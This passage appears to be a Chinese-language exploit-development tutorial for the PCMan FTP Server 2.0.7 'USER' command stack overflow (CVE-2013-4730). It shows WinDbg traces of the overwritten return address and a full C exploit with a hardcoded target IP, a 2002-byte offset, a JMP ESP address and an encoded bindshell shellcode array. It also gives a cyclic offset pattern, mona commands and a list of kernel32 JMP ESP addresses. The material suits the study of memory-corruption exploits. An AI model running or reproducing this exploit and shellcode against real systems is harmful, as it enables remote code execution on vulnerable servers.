00403eeb 8b0d14354400    mov     ecx,dword ptr [PCManFTPD2+0x43514 (00443514)] ds:0023:00443514=00000048
0:000> dd esp
0012e56c  0012e5b0 004416d4 000007e2 0000000b
0012e57c  00000015 00000010 00000028 00000110
0012e58c  00bf8600 0012edc4 00000004 0012edc4
0012e59c  000b07e2 00150003 00280010 03c80030
0012e5ac  00000000 38313032 2f31312f 5b203132
0012e5bc  343a3631 28205d30 37323030 41202932
0012e5cc  796e6f6e 73756f6d 4241203e 4120524f
0012e5dc  41414141 41414141 41414141 41414141
0:000> dc esp
0012e56c  0012e5b0 004416d4 000007e2 0000000b  ......D.........
0012e57c  00000015 00000010 00000028 00000110  ........(.......
0012e58c  00bf8600 0012edc4 00000004 0012edc4  ................
0012e59c  000b07e2 00150003 00280010 03c80030  ..........(.0...
0012e5ac  00000000 38313032 2f31312f 5b203132  ....2018/11/21 [
0012e5bc  343a3631 28205d30 37323030 41202932  16:40] (00272) A
0012e5cc  796e6f6e 73756f6d 4241203e 4120524f  nonymous> ABOR A
0012e5dc  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

此时buffer 已经填充完毕 然后继续p 来单步调试，来到00403fb9 处，查看堆栈

```
Disassembly
Offset: @$scopeip                                                                    Previous   Next
00403fa5 6800008000      push    800000h
00403faa 8bc8            mov     ecx,eax
00403fac e83f5d0000      call    PCManFTPD2+0x9cf0 (00409cf0)
00403fb1 5f              pop     edi
00403fb2 5e              pop     esi
00403fb3 81c414080000    add     esp,814h
00403fb9 c20400          ret     4
00403fbc 90              nop
00403fbd 90              nop
00403fbe 90              nop
00403fbf 90              nop
00403fc0 8b442404        mov     eax,dword ptr [esp+4]
00403fc4 6a01            push    1
Command
0:000> p
eax=00000000 ebx=00000000 ecx=00000000 edx=0000000c esi=00a61c20 edi=00000004
eip=00403fb2 esp=0012e598 ebp=00a61c20 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3fb2:
00403fb2 5e              pop     esi
0:000> p
eax=00000000 ebx=00000000 ecx=00000000 edx=0000000c esi=0012edc4 edi=00000004
eip=00403fb3 esp=0012e59c ebp=00a61c20 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
PCManFTPD2+0x3fb3:
00403fb3 81c414080000    add     esp,814h
0:000> p
eax=00000000 ebx=00000000 ecx=00000000 edx=0000000c esi=0012edc4 edi=00000004
eip=00403fb9 esp=0012edb0 ebp=00a61c20 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
PCManFTPD2+0x3fb9:
00403fb9 c20400          ret     4
0:000> dd esp
0012edb0  41414141 41414141 41414141 41414141
0012edc0  41414141 41414141 41414141 41414141
0012edd0  41414141 41414141 41414141 41414141
0012ede0  41414141 41414141 41414141 41414141
0012edf0  41414141 41414141 41414141 41414141
0012ee00  41414141 41414141 41414141 41414141
0012ee10  41414141 41414141 41414141 41414141
0012ee20  41414141 41414141 41414141 41414141
```

可以看到一堆的A覆盖来这片内存，同时00403fb9 处的指令为ret 4，即从堆栈中获取返回地址，并esp-4，而在eip 被赋值为0x41414141 后，地址0x41414141 为无效地址，所以程序将在此处执行失败，程序崩溃.



5. 漏洞利用

需要有一份能和FTP进行交互的代码才能受控的触发漏洞，达到漏洞利用

需要以下几步：

1. 建立Socket连接，连接目标FTP

2. 接受FTP服务器的欢迎语

3. 发送"USER XXXX"登录请求

4. 接受请求结果（不会走到这一步，此时FTP服务器已经攻击完毕）

根据以上分析，EXP如下：

```
#include <winsock2.h>
#include <windows.h>
#include<stdio.h>
#pragma comment(lib,"Ws2_32.lib")

// System  : Windows 7 SP1
// Software: PCMan FTP Server
// Version : 2.0.7
// Type    : Remote Code Execution Exploits
// CVE     : 2013-4730
```

```
// CVE Link: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-4730
// Author  : A1Pass[15PB.Com]

#define KEY  "\x07"     // Encode Key   = 0x07
#define SIZE "\x36\x01" // Payload Size = 0x0136
char bShellcode[] =
"\x33\xC0\xE8\xFF\xFF\xFF\xFF\xC3\x58\x8D\x70\x1B\x33\xC9\x66\xB9" \
"\x80\x02\x8A\x04\x0E\x34\x12\x88\x04\x0E\xE2\xF6\x80\x34\x0E\x12" \
"\xFF\xE6\x91\xFE\x32\x47\x99\xFE\x91\xFE\x02\xF9\x32\x71\x7F\x76\x3C\x77" \
"\x6A\x77\x12\x65\x61\x20\x4D\x21\x20\x3C\x76\x7E\x7E\x12\x79\x77" \
"\x60\x7C\x77\x7E\x21\x20\x3C\x76\x7E\x7E\x12\xFA\x12\x12\x12\x12" \
"\x49\x9B\x4F\xEE\x76\x99\x27\x22\x12\x12\x12\x99\x64\x1E\x99\x64" \
"\x0E\x99\x24\x99\x44\x1A\x40\x7A\x95\x20\xCA\xD2\xFA\x2C\x12\x12" \
"\x12\x99\xEA\x9F\x61\xFC\x78\x12\x78\x12\x44\xED\xC5\x9B\x57\xEA" \
"\x9F\x61\xF1\x78\x12\x78\x12\x44\xED\xC5\x9B\x57\xE6\xED\x67\xE6" \
"\xED\x67\xEA\xED\x67\xEE\xFA\xDF\x12\x12\x12\xED\x67\xEA\x7A\x71" \
"\x9B\xC3\x5D\xFA\x15\x12\x12\x12\x78\x12\xED\xC2\x99\xF7\x4F\x47" \
"\x99\xFE\x91\xFE\x1E\x40\x99\x47\x1E\x99\x60\x2E\x9F\x26\x20\x99" \
"\x64\x6A\x9F\x26\x20\x99\x6C\x0E\x9F\x2E\x28\x9B\x6F\xEE\x99\x6C" \
"\x32\x9F\x2E\x28\x9B\x6F\xEA\x99\x6C\x36\x9F\x2E\x28\x9B\x6F\xE6" \
"\x21\xDB\xF9\x13\x53\x99\x67\xEA\x99\x26\x9C\x99\x47\x1E\x9F\x26" \
"\x20\xED\x67\x1A\x44\xFA\x32\x12\x12\x12\x97\xD2\x66\xF4\x99\x67" \
"\xE6\x21\xED\x74\x99\x2E\x5C\x99\x47\xEE\x99\x26\xA8\x99\x47\x1E" \
"\x9F\x16\x20\x48\x99\xF7\x4F\xD0\x1A\x12\x47\x99\xFE\x91\xFE\x16" \
"\xD5\x57\xEE\x12\x12\x12\x12\x41\x43\x40\x99\x67\x1A\x21\xDB\x21" \
"\xD2\x98\x16\x1C\x96\xD2\x66\x04\x99\x4F\xEE\xD3\xF1\x0B\x99\x47" \
"\xEE\xD3\xF8\x15\x19\xC8\x11\xCA\x9B\x4F\xEE\x53\xF9\xF1\x99\x4F" \
"\x1E\x99\x47\xEE\x21\xD2\x29\xC8\x67\x17\xAA\x13\x12\x12\x12\x48" \
"\x4B\x49\x99\xF7\x4F\xD0\x1A\x12\x47\x99\xFE\x93\xFE\x12\x11\x12" \
"\x12\xED\x67\x02\x7A\x2F\x78\xA6\x92\xFA\x23\xED\xED\xED\x9F\xA7" \
"\x12\xEF\xED\xED\x44\x7A\x10\x10\x12\x12\xED\xC2\x97\xD2\x1D\x97" \
"\xED\x12\x12\x12\xED\x67\x02\x7A\x3F\x20\x6A\xCC\xFA\x1C\xED\xED" \
"\xED\x78\x12\x78\x12\x78\x12\x78\x14\x78\x13\x78\x10\xED\xC2\x9B" \
"\x57\xEE\xED\x67\x02\x7A\x76\x02\xB5\xCF\xFA\xE2\xEC\xED\xED\x74" \
"\xD5\x97\x12\xEC\xED\xED\x10\x12\x74\xD5\x97\x10\xEC\xED\xED\x16" \
"\x45\xD5\x97\x16\xEC\xED\xED\x12\x12\x12\x12\x9F\xA7\x12\xEC\xED" \
"\xED\x78\x06\x44\xED\x67\xEE\xED\xC2\x97\xD2\x1D\x97\xB0\x12\x12" \
"\x12\xED\x67\x02\x7A\x1E\x8D\xC1\x59\xFA\xA3\xEC\xED\xED\x7A\xED" \
"\xED\xED\x6D\xED\x67\xEE\xED\xC2\x97\xD2\x1D\x97\x91\x12\x12\x12" \
"\xED\x67\x02\x7A\xA3\x0C\x85\x13\xFA\x80\xEC\xED\xED\x78\x12\x78" \
"\x12\xED\x67\xEE\xED\xC2\x9B\x57\xEE\xED\x67\x1E\x7A\xDB\xAE\xB4" \
"\x79\xFA\x6B\xEC\xED\xED\x99\xC2\x9F\xAF\x62\xED\xED\xED\xAB\x03" \
```

```
"\x12\x12\x12\xAA\x12\x12\x12\x12\xEE\xE1\xB9\xD5\x97\x62\xED\xED" \
"\xED\x56\x12\x12\x12\xD5\x57\x8E\x12\x13\x12\x12\x74\xD5\x57\xB2" \
"\x12\x12\x99\x67\xEE\x9B\x67\xBA\x9B\x67\xBE\x9B\x67\xA2\x9F\xA7" \
"\x62\xED\xED\xED\x9F\xAF\x12\xEC\xED\xED\x99\x4F\x1A\x9F\x49\xC9" \
"\x45\x44\x78\x12\x78\x12\x78\x12\x78\x13\x78\x12\x78\x12\x41\x78" \
"\x12\xED\xC0\x99\xF7\x4F\xD0\x1E\x12\x12";

int main()
{
    // 1. 初始化Winsock服务
    WSADATA stWSA;
    WSAStartup(0x0202, &stWSA);
    // 2. 创建一个原始套接字
    SOCKET stListen = INVALID_SOCKET;;
    stListen = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
    // 3. 在任意地址（INADDR_ANY）上绑定一个端口21
    SOCKADDR_IN stService;
    stService.sin_addr.s_addr = inet_addr("192.168.5.187");
    stService.sin_port = htons(21);
    stService.sin_family = AF_INET;
    connect(stListen, (SOCKADDR *)& stService, sizeof(stService));
    // 4. 构造Exploit
    char cExpolit[5000] = { 0x00 };           // Exploit容器
    char cFill[5000] = { 0x00 };           // 填充字节
    char cNOP[51] = { 0x00 };           // 滑板指令区
    char cRetnAddr[5] = "\x57\xE3\x86\x77"; // JMP ESP:0x7786E357
    memset(cFill, 'A', 2002); // 由Mona得到的偏移
    memset(cNOP, '\x90', 50); // 少填充1字节，如果变量cNOP后面不为0x00，也会被当成字符链接进来
    sprintf_s(cExpolit, "%s%s%s%s%s%s", "USER ", cFill, cRetnAddr, cNOP, bShellcode, "\r\n");
    // 5. 向FTP发送Exploit
    char szRecv[0x100] = { 0 };
    char *pCommand = NULL;
    // 5.1 接受欢迎语
    recv(stListen, szRecv, sizeof(szRecv), 0);
    // 5.2 发送登陆请求
    send(stListen, cExpolit, strlen(cExpolit), 0);
    recv(stListen, szRecv, sizeof(szRecv), 0);
    // 6. 关闭相关句柄并释放相关资源
    closesocket(stListen);
    WSACleanup();
    return 0;
}
```


首先要使用memset(cFill, 'A', 2002)来测试溢出点，通过将测试数据改成：

```
cFill[]=
{Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5A
e6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag
9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5A
l6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An
9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2
Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au
9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2
Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5A
z6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb
9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2
Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5B
g6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi
9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2
Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5B
n6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp
9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2
Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5B
u6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw
9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2
Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5C
b6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd
9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2
Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5C
i6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck
9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2
Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5C
p6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr
9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2
Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5C
w6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy
9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2
Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5D
d6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df
9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2
Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5D
```

```
k6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm
9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2
Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5D
r6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt
9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9}
```

通过手工fuzzer测试得到溢出点，偏移是2002

```
! py mona po  溢出点
```




还需要在漏洞程序上得到一个jmp esp地址以便执行shellcode

找到一个在kernel32.dll下的jmp esp

地址	反汇编
7720AEA6	jmp esp
7720B1A3	jmp esp
77210F73	jmp esp
77211577	jmp esp
77211987	jmp esp
77212583	jmp esp
772133F3	jmp esp
772135C3	jmp esp
772135F3	jmp esp
77217C23	jmp esp
772181A7	jmp esp
77218267	jmp esp
7721870B	jmp esp
77219E8F	jmp esp
77219FAF	jmp esp
7721A01F	jmp esp
773B778B	jmp esp
777DF7F7	jmp esp
7785C50B	jmp esp
7785CB23	jmp esp
7786E357	jmp esp
7787170B	jmp esp
77871B6F	jmp esp
77872BB7	jmp esp
77872D2F	jmp esp
77872D3B	jmp esp
779AB2EE	jmp esp
77A11463	jmp esp
77B02273	jmp esp

使用mona插件也可以很快找到

```
! py mona jmp -r esp -m “kernel32”
```




将shellcode填充为加密构造好的bindshell:

